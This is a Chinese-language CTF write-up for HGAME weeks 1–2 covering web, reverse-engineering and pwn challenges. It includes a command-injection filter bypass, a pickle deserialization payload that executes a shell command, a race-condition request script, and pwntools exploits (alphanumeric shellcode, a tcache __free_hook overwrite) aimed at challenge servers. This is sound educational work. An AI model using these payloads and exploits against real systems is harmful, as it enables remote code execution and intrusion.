
js里找到类似base64的密文：



往下翻找到编码表：



解变表base64即可：



最终flag：

```
flag{b99b820f-934d-44d4-93df-41361df7df2d}
```

WEEK1[Select Courses]

DDos?点了一会发现选上课了，于是开始连点，还真成功了：

最终flag：

```
hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}
```

WEEK1[Bypass it]

禁用js就好：

hgame{51869489a256151e8153c92279c8cd10a4704941}

最终flag：


```
hgame{51869489a256151e8153c92279c8cd10a4704941}
```

WEEK1[ezHTTP]


打开看到页面如图：

请从vidar.club访问这个页面


bp抓个包伪造Referer再发包：



改一下User-Agent再发包：



加上X-Real-IP: 127.0.0.1再发包：



看见JWT，解一下：


最终flag：

```
hgame{HTTP_!s_1mP0rT4nt}
```

WEEK2[What the cow say?]

ls没ban，用反引号执行一下ls：

```
`ls /`
```



得到flag所在目录测试发现`cat、flag、\`都被ban了，引号没ban，尝试后使用以下payload读取成功：

```
`ca''t /fl*`
```

cowsay: Submit

```
cat: /flag_is_here: Is a directory
 __
< >
```

发现flag_is_here是个目录，所以继续ls：

```
`ls /fl*`
```


Cowsay What?

cowsay: Submit

```
 _____________
< flag_c0w54y >
 -------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

这次应该是flag文件了，直接cat：

```
`ca''t /fl*/fl*`
```




最终flag：

```
hgame{C0wsay_be_c4re_aB0ut_ComMand_Injecti0n}
```

WEEK2[myflask]

先抓个包看看：




看到seesion，想到爆破伪造seesion，伪造后结果为：

```
eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcHyrA.YWkQcXaX8AjfWYK8yPuY6RObsJ8
```

之后POST访问/flag路由，没过滤，直接反序列化打就完事：

```
pickle_data=gASVRgAAAAAAAACMCGJ1aWx0aW5zlIwEZXZhbJSTlIwqX19pbXBvcnRfXygnb3MnKS5wb3BlbignY2F0IC9mbGFnJykucmVhZCgplIWUUpQu
```

请求头添个Content-Type: application/x-www-form-urlencoded然后POST传pickle_data拿到flag：




最终flag：

```
hgame{0673480e8987bd54a504bc61eabcf1b762049a36}
```

WEEK2[Select More Courses]

看到系统提示中提到密码强度低，直接拿弱口令字典爆破密码为"qwert123"，扩学分的时候看到提示：



考虑到条件竞争，编写脚本，同时发起“扩学分”和“选课”两个请求：


```
import requests

while True:
    url = "http://106.14.57.14:31893/api/expand"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0",
        "Accept": "*/*",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2",
        "Accept-Encoding": "gzip, deflate",
        "Referer": "http://106.14.57.14:31893/expand",
        "Content-Type": "application/json",
        "Connection": "close",
        "Cookie":
"session=MTcwNzQwODg5OXxEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ
```


```
0FJZFhObGNtNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaHlNREJ0fG0C6v-
eBDAhh63sHW2IS5Dqd6WtZprv1bE7JY0XWf_W",
        "Origin": "http://106.14.57.14:31893"
    }
    data = {"username": "ma5hr00m"}
    response = requests.post(url, json=data, headers=headers)
    print(response.text)

    url1 = "http://106.14.57.14:31893/api/select"
    headers1 = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0",
        "Accept": "*/*",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2",
        "Accept-Encoding": "gzip, deflate",
        "Referer": "http://106.14.57.14:31893/select",
        "Content-Type": "application/json",
        "Connection": "close",
        "Cookie":
"session=MTcwNzQwODg5OXxEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ
0FJZFhObGNtNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaHlNREJ0fG0C6v-
eBDAhh63sHW2IS5Dqd6WtZprv1bE7JY0XWf_W",
        "Origin": "http://106.14.57.14:31893"
    }
    data1 = {"id": 1, "username": "ma5hr00m"}
    response1 = requests.post(url1, json=data1, headers=headers1)
    print(response1.text)
```

因为写在一起了，所以多开几个终端一块跑：



如图所示即为选课成功，提交即可获得flag：



最终flag：

```
hgame{5ak_p45sW0rD_&_r4Ce_c0nDiT10n}
```

REVERSE

WEEK1[ezPYC]

pyinstxtractor-ng处理一下exe拿到pyc文件，然后反编译写脚本拿flag即可：

```
flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48,
114, 100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112,
112, 48, 108, 100, 37, 124, 2]
c = [1, 2, 3, 4]

input_str = ''
for i in range(36):
    input_str += chr(flag[i] ^ c[i % 4])
print(input_str)
```

最终flag：

```
VIDAR{Python_R3vers3_1s_1nter3st1ng!}
```

WEEK1[ezUPX]

很简单的逆向，脚本删了就不贴了，最终flag：

```
VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}
```

WEEK1[ezIDA]

开IDA搜一下就出了：

```
ta:0000000140003028 __security_cookie dq 2B992DDFA232h      ; DATA XREF: sub_14000161C+D↑r
ta:0000000140003028                                         ; sub_14000161C+90↑w ...
ta:0000000140003030 dword_140003030 dd 1                    ; DATA XREF: sub_140001B6C+2↑r
ta:0000000140003034                 align 8
ta:0000000140003038 aHgameW3lc0meT0 db 'hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}',0
ta:0000000140003038                                         ; DATA XREF: sub_1400010E0+28↑o
ta:0000000140003038                                         ; sub_1400010E0+49↑o
ta:0000000140003060 dword_140003060 dd 0                    ; DATA XREF: sub_14000123C+30↑r
```

最终flag：

```
hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}
```

WEEK1[ezASM]

看一眼逻辑写几行脚本就出了：

```
ciphertext = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125,
107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80,
81, 17, 95, 34]
decrypted_flag = ''.join([chr(c ^ 0x22) for c in ciphertext])
print(decrypted_flag)
```

最终flag：

```
hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
```

WEEK2[ezcpp]

首先定位到关键函数：

```
__int64 sub_140001280()
{
  __int64 v0; // rax
  __int64 v1; // rcx
  const char *v2; // rdx
  __int64 v3; // rax
  char v5[72]; // [rsp+20h] [rbp-48h]

  v0 = sub_140001320(std::cout, "plz input flag:");
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v0, sub_1400014F0);
  sub_140001010("%32s", v5);
  sub_140001070((int *)v5);
  v1 = 0i64;
  while ( byte_1400032F8[v1] == v5[v1] )
  {
    if ( ++v1 >= 32 )
    {
      v2 = "Congratulations!";
      goto LABEL_6;
    }
  }
  v2 = "Sry...plz try again";
LABEL_6:
  v3 = sub_140001320(std::cout, v2);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v3, sub_1400014F0);
  return 0i64;
}
```

显然是将输入的数组经过函数sub_140001070操作后与数组byte_1400032F8比较，先看一下数组byte_1400032F8：

```
.rdata:00000001400032E0 aPlzInputFlag   db 'plz input flag:',0  ; DATA XREF: sub_140001280+B↑o
.rdata:00000001400032F0 a32s            db '%32s',0             ; DATA XREF: sub_140001280+2C↑o
.rdata:00000001400032F5                 align 8
.rdata:00000001400032F8 ; _BYTE byte_1400032F8[40]
.rdata:00000001400032F8 byte_1400032F8  db 88h, 6Ah, 0B0h, 0C9h, 0ADh, 0F1h, 2 dup(33h), 94h, 74h
.rdata:00000001400032F8                                         ; DATA XREF: sub_140001280+44↑o
.rdata:00000001400032F8                 db 0B5h, 69h, 73h, 5Fh, 30h, 62h, 4Ah, 33h, 63h, 54h, 5Fh
.rdata:00000001400032F8                 db 30h, 72h, 31h, 65h, 6Eh, 54h, 65h, 44h, 3Fh, 21h, 7Dh
.rdata:00000001400032F8                 db 8 dup(0)
```

后半部分可读：

```
is_0bJ3cT_0r1enTeD?!}
```

前半部分是tea加密了，但是只有11位，而且其中7位可明确，猜测flag格式为：

```
hgame{****_is_0bJ3cT_0r1enTeD?!}
```

于是下面爆破这四位，硬爆的话大概在1800万个左右，确实可以爆出来但是估计在2小时左右，于是根据题目猜测一下这四个字符中有“cpp”(大小写不确定)，剩下一位不知道是什么填充的，把数字和常见特殊符号都加上开始爆破：


```
import subprocess
import string

def execute_command():
    command = 'C:\\Users\\86159\\Desktop\\ezcpp.exe'
    known_suffix = 'is_0bJ3cT_0r1enTeD?!}'
    char1_list = '@#$!Cc0123456789'
    char2_list = '@#$!CcPp0123456789'
    char3_list = '@#$!CcPp0123456789'
    char4_list = '@#$!CcPp0123456789'
    for char1 in char1_list:
        for char2 in char2_list:
            for char3 in char3_list:
                for char4 in char4_list:
                    current_input =
"hgame{"+char1+char2+char3+char4+"_"+known_suffix

                    result = subprocess.run(command, input=current_input,
text=True, capture_output=True)
                    print(current_input)
                    if "Sry...plz try again" not in result.stdout:
                        print(f"Valid input found: {current_input}")
                        return

    print("Not found!")

if __name__ == "__main__":
    execute_command()
```



最终flag：

```
hgame{#Cpp_is_0bJ3cT_0r1enTeD?!}
```

WEEK2[babyre]

wp写晚了，直接贴个脚本吧，exp:

```
#include <cstdio>
#include <cstring>
using namespace std;
unsigned int enc[33] = {
    0x00002F14, 0x0000004E, 0x00004FF3, 0x0000006D, 0x000032D8,
0x0000006D, 0x00006B4B, 0xFFFFFF92,
    0x0000264F, 0x0000005B, 0x000052FB, 0xFFFFFF9C, 0x00002B71,
0x00000014, 0x00002A6F, 0xFFFFFF95,
    0x000028FA, 0x0000001D, 0x00002989, 0xFFFFFF9B, 0x000028B4,
0x0000004E, 0x00004506, 0xFFFFFFDA,
    0x0000177B, 0xFFFFFFFC, 0x000040CE, 0x0000007D, 0x000029E3,
0x0000000F, 0x00001F11, 0x000000FF,
    0x000000FA
};
unsigned char key[6] = {
    0x77, 0x74, 0x78, 0x66, 0x65, 0x69
};
bool chk(const char ch){
    char table[69];
```

```
memcpy(table,"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234567
89{}?!@_-",69*sizeof(char));
    for(register int i=0;i<strlen(table);i++)
        if(table[i]==ch)
            return true;
    return false;
};
void solve(const int k){
    if(k<=-1){
        for(register int i=0;i<32;i++)
            printf("%c",enc[i]);
        putchar('\n');
        return;
    };
    int tmp=0,rec=enc[k];
    tmp=enc[k]-(key[(k+1)%6]*enc[k+1]);
    if(chk(tmp)==true){
        enc[k]=tmp;
        solve(k-1);
        enc[k]=rec;
    };
    tmp=enc[k]+(key[(k+1)%6]^enc[k+1]);
    if(chk(tmp)==true){
        enc[k]=tmp;
        solve(k-1);
        enc[k]=rec;
    };
    tmp=enc[k]/(enc[k+1]+key[(k+1)%6]);
    if(chk(tmp)==true){
        enc[k]=tmp;
        solve(k-1);
        enc[k]=rec;
    };
    tmp=enc[k]^(enc[k+1]-key[(k+1)%6]);
    if(chk(tmp)==true){
        enc[k]=tmp;
        solve(k-1);
        enc[k]=rec;
    };
    return;
```

```
};
int main(void){
    solve(31);
    return 0;
};
```

最终flag：

```
hgame{you_are_3o_c1ever2_3Olve!}
```

PWN

WEEK1[EzSignIn]

nc拿flag，最终flag：

```
hgame{I_HATE_PWN}
```

WEEK1[ezshellcode]

直接看exp:

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
p = remote('47.100.137.175', 32398)
p.recvuntil(b'input the length of your shellcode:')
p.sendline('-1')
p.recvuntil(b'input your shellcode:')
p.send(b'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o
4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y
8P115l1n0J0h0a070t')
p.interactive()
```

```
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x30 bytes:
    b'hgame{125aa6ba9b02260db5d6ff30d3ad34fcada119a9}\n'
hgame{125aa6ba9b02260db5d6ff30d3ad34fcada119a9}
```

WEEK2[Elden Ring II]

实话实说并不会，但是2023hgame的脚本能直接跑：

```
from pwn import *

p = remote("106.14.57.14", 30556)
# p=process("./editablenote")
libc = ELF("C:\\Users\\86159\\Downloads\\libc.so.6")

def cmd(index):
    p.recvuntil(">")
    p.sendline(str(index))

def add(index, size):
    cmd(1)
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")
    p.sendline(str(size))

def delete(index):
    cmd(2)
    p.recvuntil("Index: ")
    p.sendline(str(index))

def edit(index, content):
    cmd(3)
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Content: ")
    p.send(content)

def show(index):
    cmd(4)
    p.recvuntil("Index: ")
    p.sendline(str(index))

def debug():
    gdb.attach(p)
    pause()
```

```python
def pwn():
    for i in range(8):
        add(i, 0x80)
    for i in range(7):
        delete(i)

    add(8, 0x20)
    delete(7)
    show(7)
    libc_base = u64(p.recvuntil('\x7f')[-6:].ljust(8, b'\x00')) - 0x1ecbe0
    __free_hook = libc_base + libc.sym["__free_hook"]
    system_addr = libc_base + libc.sym["system"]
    print("libc_base-->" + hex(libc_base))

    add(9, 0x20)
    delete(9)
    delete(8)
    edit(8, p64(__free_hook))
    add(10, 0x20)
    add(11, 0x20)
    edit(11, p64(system_addr))
    edit(10, '/bin/sh\x00')
    # debug()
    delete(10)
    p.interactive()

pwn()
```

